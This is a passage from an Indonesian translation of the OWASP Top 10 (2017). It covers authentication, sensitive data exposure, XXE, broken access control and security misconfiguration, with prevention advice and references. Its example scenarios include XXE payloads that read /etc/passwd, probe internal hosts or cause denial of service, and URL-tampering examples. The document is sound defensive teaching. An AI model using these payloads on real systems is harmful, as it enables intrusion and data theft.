* Menggunakan kata kunci plain text, encrypted, atau dengan hash yang lemah (lihat **A3: 2017-Sensitive Data Exposure**).
* Memiliki otentikasi multi faktor yang hilang atau tidak efektif.
* Memaparkan ID Sesi di URL (mis., Penulisan ulang URL).
* Tidak memutar Sesi ID setelah berhasil masuk.
* Membatalkan ID Sesi secara tidak benar. Sesi pengguna atau token otentikasi (terutama token single sign-on (SSO)) tidak benar-benar dianggap tidak berlaku saat logout atau periode tidak aktif.

## Bagaimana Cara Mencegahnya

* Bila memungkinkan, terapkan autentikasi multi-faktor untuk mencegah pengisian otomatis, credential stuffing, brute force, dan penggunaan kembali kredensial bekas pakai yang dicuri.
* Jangan mengirim atau menyebarkan dengan kredensial default, terutama untuk pengguna admin.
* Lakukan pengecekan password lemah, seperti menguji password baru atau yang telah diubah terhadap daftar [10000 password terburuk teratas](https://github.com/danielmiessler/SecLists/tree/master/Passwords).
* Sejajarkan panjang kata sandi, kompleksitas dan kebijakan rotasi dengan [NIST 800-63 B panduan di bagian 5.1.1 untuk Rahasia Memoris](https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret) atau kebijakan sandi berbasis kebijakan yang modern lainnya.
* Pastikan pendaftaran, pemulihan kredensial, dan jalur API disulitkan melawan serangan akun satu per satu dengan menggunakan pesan yang sama untuk semua hasil.
* Batasi atau tingkatkan penundaan upaya login yang gagal. Log semua kegagalan dan peringatan administrator saat credential stuffing, brute force, atau serangan lain yang terdeteksi.
* Gunakan manajer sesi server-side, secure, built-in yang menghasilkan ID sesi acak baru dengan keunikan tinggi setelah login. Sesi ID tidak boleh berada di URL, disimpan dengan aman dan tidak valid setelah logout, idle, dan timeout absolut.

## Contoh Skenario Serangan

**Skenario #1**: [Credential stuffing](https://owasp.org/www-community/attacks/Credential_stuffing), penggunaan [daftar kata sandi yang dikenal](https://github.com/danielmiessler/SecLists), adalah serangan yang umum. Jika sebuah aplikasi tidak menerapkan ancaman Credential stuffing atau ancaman otomatis, aplikasi tersebut dapat digunakan sebagai kata sandi untuk menentukan apakah kredensial tersebut valid.

**Skenario #2**: Sebagian besar serangan otentikasi terjadi karena terus menggunakan kata kunci sebagai satu-satunya faktor. Setelah dianggap sebagai praktik terbaik, persyaratan perumusan kata sandi dan kompleksitas dipandang mendorong pengguna untuk menggunakan, dan menggunakan kembali, kata kunci yang lemah. Organisasi merekomendasikan untuk menghentikan praktik ini per NIST 800-63 dan menggunakan autentikasi multi faktor.

**Skenario #3**: Batas waktu sesi aplikasi tidak diatur dengan benar. Pengguna menggunakan komputer umum untuk mengakses aplikasi. Alih-alih memilih "logout" pengguna cukup menutup tab browser dan berjalan pergi. Penyerang menggunakan browser yang sama satu jam kemudian, dan pengguna masih diotentifikasi.

## Referensi

### OWASP

* [OWASP Proactive Controls: Implement Identity and Authentication Controls](https://owasp.org/www-project-proactive-controls/v3/en/c6-digital-identity)
* [OWASP Application Security Verification Standard: V2 Authentication](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP Application Security Verification Standard: V3 Session Management](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x12-V3-Session-management.md)
* [OWASP Testing Guide: Identity](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/03-Identity_Management_Testing/README) and [Authentication](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/README)
* [OWASP Cheat Sheet: Authentication](https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html)
* [OWASP Cheat Sheet: Credential Stuffing](https://cheatsheetseries.owasp.org/cheatsheets/Credential_Stuffing_Prevention_Cheat_Sheet.html)
* [OWASP Cheat Sheet: Forgot Password](https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html)
* [OWASP Cheat Sheet: Session Management](https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html)
* [OWASP Automated Threats Handbook](https://owasp.org/www-project-automated-threats-to-web-applications/)

### External

* [NIST 800-63b: 5.1.1 Memorized Secrets](https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret) - for thorough, modern, evidence-based advice on authentication.
* [CWE-287: Improper Authentication](https://cwe.mitre.org/data/definitions/287.html)
* [CWE-384: Session Fixation](https://cwe.mitre.org/data/definitions/384.html)

# A3:2017 Pengungkapan Data Sensitif

| Agen ancaman / vektor serangan | Kelemahan Keamanan | Dampak |
| --- | --- | --- |
| Akses Lvl: Eksploitasi 2 | Prevalensi 3: Deteksi 2 | Teknis 3: Bisnis |
| Daripada secara langsung menyerang crypto, Penyerang memilih untuk mencuri keys, mengeksekusi metode serangan man-in-the-middle, atau mencuri data teks yang jelas dari server, saat dalam proses, atau dari klien pengguna, mis. browser. Serangan manual umumnya diperlukan. Password Database yang sebelumnya diambil bisa diambil dengan metode brute force dengan kemampuan Graphics Processing Units (GPU). | Beberapa tahun terakhir ini, Hal ini menjadi serangan yang paling umum. Kelemahan yang paling umum adalah tidak melakukan enkripsi data yang sensitif. Ketika crypto digunakan, pembuatan dan manajemen key yang lemah, serta algoritma yang lemah, penggunaan protokol dan penggunaan cipher sering terjadi, terutama untuk teknik penyimpanan hashing sandi yang lemah. Untuk data dalam transit, kelemahan sisi server mudah terdeteksi, tetapi sulit untuk terdeteksi bagi data saat yang dalam keadaan tidak terpakai atau tidak berubah. | Kegagalan sering membuat semua data yang seharusnya dilindungi dapat dilihat. Biasanya, informasi ini mencakup informasi pribadi sensitif (PII) seperti catatan kesehatan, kredensial, data pribadi, dan kartu kredit, yang seringkali memerlukan perlindungan seperti yang ditentukan oleh hukum atau peraturan seperti undang-undang GDPR atau undang-undang privasi setempat. |

## Apakah Aplikasi itu Rentan?

Hal pertama adalah menentukan kebutuhan proteksi data saat transit dan saat tidak digunakan. Misalnya, kata sandi, nomor kartu kredit, catatan kesehatan, informasi pribadi dan rahasia bisnis memerlukan perlindungan yang ekstra, terutama jika data tersebut termasuk dalam undang-undang privasi, mis. Peraturan Perlindungan Data Umum UE (GDPR), atau peraturan, mis. perlindungan data keuangan seperti PCI Data Security Standard (PCI DSS). Untuk semua data tersebut:

* Apakah ada data yang dikirimkan dalam bentuk teks yang jelas? Ini menyangkut protokol seperti HTTP, SMTP, dan FTP. Lalu lintas internet luar sangatlah berbahaya. Lakukan verifikasi semua lalu lintas internal dan mis seperti diantara load balancer, web server, atau sistem back-end.
* Apakah ada algoritma kriptografi yang telah usang atau cukup lemah yang digunakan secara default atau dalam kode yang lebih lama?
* Apakah kunci kripto default sedang digunakan, atau mungkin kunci kripto yang lemah yang dihasilkan atau digunakan kembali, atau manajemen kunci serta rotasi krypto yang harusnya tepat malah hilang?
* Apakah enkripsi tidak diberlakukan. apakah ada perintah agen pengguna browser(peramban) seperti arahan dalam keamanan atau tajuk(header) yang telah hilang?
* Apakah agen pengguna (misalnya aplikasi, klien email) tidak memverifikasi bila sertifikat server yang diterima valid?

Lihat ASVS [Crypto (V6)](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x14-V6-Cryptography.md), [Data Protection (V8)](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x16-V8-Data-Protection.md) and [SSL/TLS (V9)](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x17-V9-Communications.md).

## Cara Mencegah

Lakukan hal berikut, setidaknya minimal kita harus dan baca rujukannya:

* Klasifikasikan data yang diproses, disimpan atau dikirim oleh aplikasi. Identifikasi data mana yang sensitif menurut hukum privasi, persyaratan peraturan, atau kebutuhan bisnis.
* Terapkan kontrol sesuai klasifikasi.
* Jangan menyimpan data sensitif secara tidak perlu. Buang sesegera mungkin atau gunakan tokenisasi sesuai standar PCI DSS atau bahkan pemotongannya. Data yang tidak disimpan tidak bisa dicuri.
* Pastikan untuk mengenkripsi semua data sensitif saat tidak digunakan.
* Pastikan algoritma, protokol, dan kunci standar yang kuat selalu sesuai dengan yang baru ada; gunakan manajemen kunci yang tepat.
* Enkripsikan semua data dalam transit dengan protokol aman seperti TLS dengan kriptifikasi keamanan maju yang sempurna (PFS), prioritas cipher oleh server, dan parameter yang aman. Terapkan enkripsi menggunakan arahan seperti HTTP Strict Transport Security (HSTS).
* Nonaktifkan caching untuk respon yang mengandung data sensitif.
* Simpan kata sandi dengan menggunakan fungsi hashing adaptif yang kuat dengan faktor kerja (faktor keterlambatan), seperti [Argon2](https://github.com/p-h-c/phc-winner-argon2), [scrypt](https://wikipedia.org/wiki/Scrypt), [bcrypt](https://wikipedia.org/wiki/Bcrypt) or [PBKDF2](https://wikipedia.org/wiki/PBKDF2).
* Verifikasi secara independen efektivitas pada konfigurasi dan pengaturan.

## Contoh Skenario Serangan

**Skenario #1**: Aplikasi mengenkripsi nomor kartu kredit dalam database menggunakan enkripsi dengan basis data otomatis. Namun, data ini secara otomatis didekripsi saat diambil, memungkinkan celah untuk injeksi SQL untuk mengambil nomor kartu kredit dengan tulisan yang jelas.

**Skenario #2**: Situs tidak menggunakan atau memberlakukan TLS untuk semua halaman atau enkripsinya lemah. Penyerang memonitor lalu lintas jaringan (misalnya di jaringan nirkabel yang tidak aman), menurunkan koneksi dari HTTPS ke HTTP, mencegat permintaan, dan mencuri cookie dari pengguna. Penyerang kemudian memutar ulang cookie ini dan membajak sesi pengguna (dikonfirmasi), mengakses atau memodifikasi data pribadi pengguna. Alih-alih di atas, mereka dapat mengubah semua data yang diangkut, mis. penerima transfer uang

**Skenario #3**: Database kata sandi menggunakan hash yang kurang kuat atau sederhana untuk menyimpan kata kunci setiap orang. Sebuah file upload fluge memungkinkan penyerang untuk mengambil database password. Semua hash yang tidak dikriptografikan dapat terkena serangan dengan metode rainbow table dari hash yang telah dihitung sebelumnya. Hash yang dihasilkan oleh fungsi hash sederhana atau hash cepat dapat di-crack oleh GPU, bahkan walaupun telah dikriptografikan.

## Referensi

* [OWASP Proactive Controls: Protect Data](https://owasp.org/www-project-proactive-controls/v3/en/c8-protect-data-everywhere)
* [OWASP Application Security Verification Standard](https://owasp.org/www-project-application-security-verification-standard/): [V6](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x14-V6-Cryptography.md), [9](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x16-V8-Data-Protection.md), [10](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x17-V9-Communications.md)
* [OWASP Cheat Sheet: Transport Layer Protection](https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html)
* [OWASP Cheat Sheet: User Privacy Protection](https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html)
* [OWASP Cheat Sheet: Password](https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html) and [Cryptographic Storage](https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html)
* [OWASP Security Headers Project](https://owasp.org/www-project-secure-headers/); [Cheat Sheet: HSTS](https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html)
* [OWASP Testing Guide: Testing for weak cryptography](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/README)

### Eksternal

* [CWE-220: Exposure of sens. information through data queries](https://cwe.mitre.org/data/definitions/220.html)
* [CWE-310: Cryptographic Issues](https://cwe.mitre.org/data/definitions/310.html); [CWE-311: Missing Encryption](https://cwe.mitre.org/data/definitions/311.html)
* [CWE-312: Cleartext Storage of Sensitive Information](https://cwe.mitre.org/data/definitions/312.html)
* [CWE-319: Cleartext Transmission of Sensitive Information](https://cwe.mitre.org/data/definitions/319.html)
* [CWE-326: Weak Encryption](https://cwe.mitre.org/data/definitions/326.html); [CWE-327: Broken/Risky Crypto](https://cwe.mitre.org/data/definitions/327.html)
* [CWE-359: Exposure of Private Information - Privacy Violation](https://cwe.mitre.org/data/definitions/359.html)

# A4:2017 XML External Entities (XXE)

| Agen ancaman / vektor serangan | Kelemahan Keamanan | Dampak |
| --- | --- | --- |
| Access Lvl : Eksploitasi 2 | Prevalensi 3: Deteksi 2 | Teknis 3: Bisnis |
| Penyerang dapat mengeksploitasi yaitu pemproses XML yang rentan jika mereka dapat mengunggah XML atau menyertakan konten yang jelek atau tidak sesuai dalam dokumen sebuah XML, mereka dapat mengeksploitasi kode yang rentan, dependencies atau integrasi. | Secara default, banyak pemproses XML yang lebih lama untuk memperbolehkan spesifikasi entitas eksternal, URI yang direferensikan dan dievaluasi selama pemrosesan XML. [SAST](https://owasp.org/www-community/Source_Code_Analysis_Tools) tool apat dapat menemukan masalah ini dengan memeriksa dependensi dan konfigurasi. [DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools) tool memerlukan langkah manual tambahan untuk mendeteksi dan memanfaatkan masalah ini. Manual tester perlu untuk dilatih tentang cara menguji XXE, karena hal ini tidak umum diuji pada tahun 2017. | Kelemahan ini dapat digunakan untuk mengekstrak data, menjalankan permintaan jarak jauh dari server, scan sistem internal, melakukan metode denial-of-service attack, serta melakukan serangan lainnya. |

## Apakah Aplikasi itu Rentan?

Aplikasi dan layanan web berbasis XML tertentu atau integrasi downstream mungkin rentan terhadap serangan bilamana:

* Aplikasi menerima XML secara langsung atau unggahan XML, terutama dari sumber yang tidak tepercaya, atau menyisipkan data yang tidak tepercaya ke dalam dokumen XML, yang kemudian diurai oleh pemroses XML.
* Setiap prosesor XML dalam aplikasi atau layanan web berbasis SOAP memiliki [*document type definitions (DTDs*)](https://en.wikipedia.org/wiki/Document_type_definition) yang diperbolehkan. Karena mekanisme yang tepat untuk menonaktifkan pemrosesan DTD cukup bervariasi berdasarkan pemprosesan XML, praktik yang baik untuk mempelajari dapat menggunakan referensi seperti [OWASP Cheat Sheet 'XXE Prevention'](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html).
* bilamana aplikasi tersebut menggunakan SAML untuk tools dalam pemrosesan identitas dalam keamanan yang telah difederalkan atau dengan single sign on(SSO). SAML menggunakan XML untuk asersi identitas, dan sangat mungkin bahwa hal itu rentan.
* bilamana aplikasi tersebut menggunakan versi SOAP sebelumnya hingga versi 1.2, biasanya hal yang rentan serangan XXE adalah saat entitas XML dikirim atau dioper menuju framework SOAP.
* Untuk menjadi rentan dari serangan XXE biasanya berarti aplikasi tersebut cukup rentan untuk menolak serangan service termasuk metode Billion Laughs Attack.

## Cara untuk mencegah

Pelatihan untuk Developer sangatlah esensial untuk mengidentifikasi dan memitigasi serangan XXE. Tak hanya itu, mencegah serangan XXE membutuhkan hal sebagai berikut :

* Bila memungkinkan, gunakan data format yang tidak terlalu kompleks seperti JSON, dan hindari serialisasi dari data yang bersifat sensitif.
* patch atau tingkatkan seluru pemroses XML dan library yang digunakan oleh aplikasi tersebut atau yang berada diatas Sistem Operasi(OS). Gunakan Pemeriksa dependency. Kemudian update SOAP ke SOAP dengan versi 1.2 atau yang lebih tinggi
* Nonaktifkan Eksternal Entitas XML dan Pemrosesan DTD di semua pengurai XML dalam aplikasi, sesuai dengan referensi [OWASP Cheat Sheet 'Pencegahan XXE'](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html).
* Implementasikan daftar putih positif yang berada pada sisi server untuk validator input, pemfilteran atau sanitasi untuk mencegah data yang tidak bersahabat yang berada didalam dokumen XML.
* Verifikasikan XML tersebut atau unggah file XSL fungsionalitas untuk memvalidasi XML yang akan masuk menggunakan validator seperti XSD atau yang lain yang persis.
* Alat seperti SAST dapat membantu mendeteksi serangan XXE didalam sebuah source code, walau review code manual adalah alternatif terbaik dalam jumlah yang besar seperti aplikasi kompleks dengan banyak integrasi.

bila kontrol ini tidak dimungkinkan maka dengan mempertimbangkan untuk menggunakan virtual patching, Gateway keamanan API, atau Firewall dari APlikasi (WAFs) untuk mendeteksi, memonitor dan melakukan blocking pada serangan XXE.

## Contoh Skenario Serangan

Banyak sekali serangan XXE pada publik yang telah ditemukan, termasuk serangan pada perangkat tanam. XXE dapat terjadi dibanyak tempat yang tidak diekspektasikan, termasuk dependencies bersarang yang sangat dalam. Hal yang paling mudah adalah dengan mengupload sebuah file XML yang mencurigakan, bila diterima maka:

**Skenario #1**: Penyerang berupaya untuk mengekstrak data dari sebuah server:

<?xml version="1.0" encoding="ISO-8859-1"?>  
 <!DOCTYPE foo [  
  <!ELEMENT foo ANY >  
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>  
 <foo>&xxe;</foo>

**Skenario #2**: Sebuah penyerang menyelidiki server pribadi dengan mengganti kode entitas di atas menjadi:

 <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>

**Skenario #3**: Sebuah penyerang berupaya untuk melakukan metode serangan denial-of-service dan berpotensial menggunakan endless file atau file yang tidak ada habisnya dengan seperti berikut:

 <!ENTITY xxe SYSTEM "file:///dev/random" >]>

## Referensi

### OWASP

* [OWASP Application Security Verification Standard](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x11-V2-Authentication.md)
* [OWASP Testing Guide: Testing for XML Injection](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/07-Testing_for_XML_Injection)
* [OWASP XXE Vulnerability](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)
* [OWASP Cheat Sheet: XXE Prevention](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)
* [OWASP Cheat Sheet: XML Security](https://cheatsheetseries.owasp.org/cheatsheets/XML_Security_Cheat_Sheet.html)

### External

* [CWE-611: Improper Restriction of XXE](https://cwe.mitre.org/data/definitions/611.html)
* [Billion Laughs Attack](https://en.wikipedia.org/wiki/Billion_laughs_attack)
* [SAML Security XML External Entity Attack](https://secretsofappsecurity.blogspot.tw/2017/01/saml-security-xml-external-entity-attack.html)
* [Detecting and exploiting XXE in SAML Interfaces](https://web-in-security.blogspot.tw/2014/11/detecting-and-exploiting-xxe-in-saml.html)

# A5:2017 Kontrol Akses Yang Buruk

| Agen ancaman / vektor serangan | Kelemahan Keamanan | Dampak |
| --- | --- | --- |
| Access Lvl : Eksploitasi 2 | Prevalensi 3: Deteksi 2 | Teknis 3: Bisnis |
| Eksploitasi kontrol akses adalah keahlian inti pada penyerang. [SAST](https://owasp.org/www-community/Source_Code_Analysis_Tools) dan [DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools) Tool ini dapat mendeteksi tidak adanya kontrol akses tetapi tidak dapat memverifikasi apakah itu berfungsi ketika serangan itu muncul. Kontrol akses dapat dideteksi menggunakan cara manual, atau mungkin melalui otomatisasi karena tidak adanya kontrol akses dalam framework tertentu | Kelemahan kontrol akses adalah umum karena kurangnya security assessment/deteksi awal, dan kurangnya pengujian fungsional yang efektif oleh pengembang aplikasi. Deteksi kontrol akses biasanya tidak menerima pengujian statis atau dinamis otomatis. Pengujian manual adalah cara terbaik untuk mendeteksi kontrol akses yang hilang atau tidak efektif, termasuk metode HTTP (GET vs PUT, dll), Kontrol, referensi objek langsung, dll. | Dampak teknisnya adalah penyerang bertindak sebagai pengguna atau administrator, atau pengguna yang menggunakan hak akses istimewa, atau membuat, mengakses, memperbarui, atau menghapus setiap catatan. Dampak bisnis tergantung pada kebutuhan perlindungan aplikasi dan data |

## Apakah Aplikasi itu Rentan?

Kontrol akses memberlakukan kebijakan sedemikian rupa sehingga pengguna tidak dapat bertindak di luar izin yang dimaksudkan. Kegagalan dalam mengimplementasikan kontrol akses akan mendampakkan pengeluaran sebuah informasi tanpa izin, modifikasi atau kerusakan semua data, atau melakukan sebuah fungsi bisnis diluar batasan yang telah diberikan kepada sebuah user / pengguna. Kerentanan kontrol akses yang umum termasuk:

* Melewati pemeriksaan kontrol akses dengan memodifikasi URL, status aplikasi internal, atau halaman HTML, atau hanya menggunakan sebuah alat khusus untuk menyerang API.
* Mengizinkan kunci utama atau primary key untuk diubah ke catatan pengguna orang lain, sehingga menyebabkan orang lain dapat melihat atau mengedit akun orang lain.
* Ketinggian hak istimewa. Bertindak sebagai pengguna tanpa login, atau bertindak sebagai admin saat login sebagai pengguna.
* Manipulasi metadata, seperti memutar ulang atau merusak token kontrol akses JSON Web Token (JWT) atau cookie atau bidang tersembunyi yang dimanipulasi untuk meningkatkan hak istimewa, atau menyalahgunakan pembatalan JWT
* Kesalahan konfigurasi CORS memungkinkan akses API yang tidak diizinkan.
* Paksa penelusuran ke halaman yang diautentikasi sebagai pengguna yang tidak diauthentikasi atau ke halaman yang diistimewakan sebagai pengguna standar. Mengakses API dengan kontrol akses yang hilang untuk POST, PUT dan DELETE.

## Cara Pencegahan

Kontrol akses hanya efektif jika ditegakkan dalam kode sisi server terpercaya atau server-less API, yang dimana penyerang tidak dapat mengubah pemeriksaan kontrol akses atau metadata.

* Dengan pengecualian sumber daya publik, tolak secara default.
* Terapkan mekanisme kontrol akses satu kali dan digunakan kembali di seluruh aplikasi, termasuk meminimalkan penggunaan CORS.
* Kontrol akses model harus menegakkan kepemilikan catatan, daripada membolehkan bahwa pengguna atau user dapat membuat, membaca, memperbarui, atau menghapus catatan apa pun.
* Persyaratan batas bisnis aplikasi unik harus diberlakukan oleh model domain.
* Nonaktifkan daftar direktori server web dan pastikan metadata file (mis. Git) dan file cadangan tidak ada dalam root web.
* Log kegagalan kontrol akses, admin waspada bila perlu (mis. Kegagalan berulang).
* Menentukan batas limit untuk akses API dan controller untuk meminimalkan bahaya dari perkakas serangan otomatis.
* Token JWT harus tidak valid di server setelah logout.
* Pengembang dan staf QA harus mencakup unit kontrol akses fungsional dan tes integrasi.

## Contoh Skenario Serangan

**Skenario #1**: Aplikasi menggunakan data yang tidak diverifikasi dalam panggilan SQL yang mengakses informasi akun:

  pstmt.setString(1, request.getParameter("acct"));  
  ResultSet results = pstmt.executeQuery();

Seorang penyerang hanya memodifikasi parameter 'acct' di browser untuk mengirim nomor akun apa pun yang mereka inginkan. Jika tidak diverifikasi dengan benar, penyerang dapat mengakses akun pengguna mana pun.

https://example.com/app/accountInfo?acct=notmyacct

**Scenario #2**: Seorang penyerang cukup memaksa browser untuk menargetkan URL. Hak admin diperlukan untuk akses ke halaman admin.

https://example.com/app/getappInfo  
  https://example.com/app/admin\_getappInfo

Jika pengguna yang tidak diautentikasi dapat mengakses halaman mana pun, itu adalah kontrol akses yang buruk. Jika non-admin dapat mengakses halaman admin, ini adalah otentifikasi yang buruk.

## Referensi

### OWASP

* [OWASP Proactive Controls: Access Controls](https://owasp.org/www-project-proactive-controls/v3/en/c7-enforce-access-controls)
* [OWASP Application Security Verification Standard: V4 Access Control](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x12-V4-Access-Control.md)
* [OWASP Testing Guide: Authorization Testing](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/README)
* [OWASP Cheat Sheet: Access Control](https://cheatsheetseries.owasp.org/cheatsheets/Access_Control_Cheat_Sheet.html)

### Eksternal

* [CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')](https://cwe.mitre.org/data/definitions/22.html)
* [CWE-284: Improper Access Control (Authorization)](https://cwe.mitre.org/data/definitions/284.html)
* [CWE-285: Improper Authorization](https://cwe.mitre.org/data/definitions/285.html)
* [CWE-639: Authorization Bypass Through User-Controlled Key](https://cwe.mitre.org/data/definitions/639.html)
* [PortSwigger: Exploiting CORS misconfiguration](https://portswigger.net/research/exploiting-cors-misconfigurations-for-bitcoins-and-bounties)

# A6:2017 Kesalahan Konfigurasi Keamanan

| Agen ancaman / vektor serangan | Kelemahan Keamanan | Dampak |
| --- | --- | --- |
| Access Lvl : Eksploitasi 2 | Prevalensi 3: Deteksi 2 | Teknis 3: Bisnis |
| Penyerang akan sering mencoba untuk mengeksploitasi kelemahan yang tidak diawasi atau mengakses akun default, halaman yang tidak digunakan, file dan direktori yang tidak dilindungi, dll untuk mendapatkan akses tanpa izin atau informasi tentang sistem. | Kesalahan konfigurasi keamanan dapat terjadi di semua tingkat *stack* aplikasi, termasuk layanan jaringan, platform, server web, server aplikasi, database, *framework*, kode kustom, dan *pre-installed virtual machine*, *container*, atau penyimpanan. Pemindai otomatis berguna untuk mendeteksi kesalahan konfigurasi, penggunaan akun atau konfigurasi default, layanan yang tidak perlu, opsi lawas, dll. | Kelemahan seperti itu sering memberi penyerang akses tanpa izin ke beberapa data sistem atau fungsionalitas. Terkadang kelemahan tersebut berujung pada kerusakan sistem secara menyeluruh. Dampak bisnis tergantung pada kebutuhan perlindungan aplikasi dan data. |

## Apakah Aplikasi itu Rentan?

Aplikasi dapat menjadi rentan jika:

* Tidak ada *hardening* keamanan yang sesuai di seluruh bagian dari *stack* aplikasi, atau izin yang tidak dikonfigurasi dengan benar pada layanan *cloud*.
* Fitur yang tidak diperlukan masih diaktifkan atau diinstal (contoh: *port*, layanan, halaman, akun, atau *privilege* yang tidak perlu).
* Akun bawaan dengan kata sandi yang masih diaktifkan dan tidak berubah.
* Penanganan *error* yang menyingkapkan *stack trace* atau *error message* yang terlalu informatif kepada pengguna.
* Untuk sistem yang diperbarui, fitur keamanan terbaru dinonaktifkan atau tidak dikonfigurasi dengan aman.
* Pengaturan keamanan di server aplikasi, *framework* aplikasi (contoh: Struts, Spring, ASP.NET), *library*, *database*, dll tidak disetting secara aman.
* Server tidak mengirim security headers atau arahan keamanan atau tidak diatur untuk mengamankan nilai dari sisi backend.
* Software telah out of date atau diketahui rentan (lihat **A9:2017-Using Components with Known Vulnerabilities**).

Tanpa proses konfigurasi keamanan aplikasi yang diintegrasikan dan dilakukan secara berkala, sistem berisiko lebih tinggi.

## Cara Pencegahan

Proses instalasi secara aman harus diimplementasikan, termasuk:

* Proses *hardening* yang dapat diulang bisa mempermudah dan mempercepat proses *deploy* untuk *environment* baru yang terkunci dengan baik. *Environment* untuk *Development*, *QA*, dan *Production* harus diatur secara serupa, dan dengan *credential* yang berbeda-beda dalam setiap *environment* nya. Proses ini harus bisa dilakukan secara otomatis untuk mengurangi usaha dalam pembuatan *environment* baru yang aman.
* *Platform* yang minimal tanpa fitur, komponen, dokumentasi, dan contoh yang tidak dibutuhkan. Hapus atau jangan *install* fitur dan *framework* yang tidak dibutuhkan.
* Tugas untuk mengkaji ulang dan memperbarui pengaturan yang pantas kepada semua catatan keamanan, *update*, dan *patch* sebagai bagian dari proses manajemen *patch* (lihat **A9:2017-Using Components with Known Vulnerabilities**). Khususnya, review perizinan penyimpanan *cloud* (contoh: S3 bucket permissions).
* Arsitektur aplikasi yang terbagi-bagi dan menyediakan pemisahan yang efektif dan aman antara komponen atau *tenant* menggunakan segmentasi, *containerization*, atau *cloud security groups* (ACL).
* Mengirimkan arahan keamanan kepada *client*, contoh: [Security Headers](https://owasp.org/www-project-secure-headers/).
* Proses otomatis dalam memastikan efektivitas dari pengaturan dalam semua *environment*.

## Contoh Skenario Serangan

**Skenario #1**: Server aplikasi disediakan bersama aplikasi contoh yang tidak dihapus dari server *production*. Aplikasi contoh ini memiliki celah keamanan yang diketahui dan dapat digunakan penyerang untuk membahayakan server. Jika salah satu dari aplikasi tersebut adalah *admin console* dan akun bawaan tidak diganti saat di-*install*, maka penyerang dapat masuk menggunakan *password* bawaan dan mengambil alih kontrol.

**Skenario #2**: *Directory listing* tidak dimatikan pada server. Penyerang mengetahui bahwa mereka dapat dengan mudah membuat daftar direktori. Penyerang dapat menemukan dan mengunduh *class* Java yang sudah di-*compile*, yang dapat mereka *decompile* dan *reverse engineer* untuk melihat *code* di dalamnya. Setelah itu penyerang dapat menemukan celah *access control* dalam aplikasi tersebut.

**Skenario #3**: Pengaturan server aplikasi yang memperlihatkan pesan error secara detail, contoh: stack traces, yang ditampilkan kepada pengguna. Hal ini memiliki potensi untuk membeberkan informasi sensitif atau celah-celah mendasar seperti versi komponen yang mungkin diketahui memiliki celah keamanan.

**Skenario #4**: Penyedia layanan *cloud* yang memberikan *default sharing permission* yang dapat diakses oleh pengguna layanan lain melalui Internet. Hal ini dapat menyebabkan akses kepada data sensitif yang disimpan dalam penyimpanan *cloud*.

## Referensi

### OWASP

* [OWASP Testing Guide: Configuration Management](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/README)
* [OWASP Testing Guide: Testing for Error Codes](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/08-Testing_for_Error_Handling/README)
* [OWASP Security Headers Project](https://owasp.org/www-project-secure-headers/)

Untuk persyaratan tambahan bisa di lihat lebih detail pada (ASVS) Application Security Verification Standard [V19 Configuration](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x22-V14-Config.md).

### Eksternal

* [NIST Guide to General Server Hardening](https://csrc.nist.gov/publications/detail/sp/800-123/final)
* [CWE-2: Environmental Security Flaws](https://cwe.mitre.org/data/definitions/2.html)
* [CWE-16: Configuration](https://cwe.mitre.org/data/definitions/16.html)
* [CWE-388: Error Handling](https://cwe.mitre.org/data/definitions/388.html)
* [CIS Security Configuration Guides/Benchmarks](https://www.cisecurity.org/cis-benchmarks/)
* [Amazon S3 Bucket Discovery and Enumeration](https://blog.websecurify.com/2017/10/aws-s3-bucket-discovery.html)

# A7:2017 Cross-Site Scripting (XSS)

| Agen ancaman / vektor serangan | Kelemahan Keamanan | Dampak |
| --- | --- | --- |
| Akses Lvl: Eksploitasi 3 | Prevalensi 3 : Deteksi 3 | Teknis 2 : Bisnis |
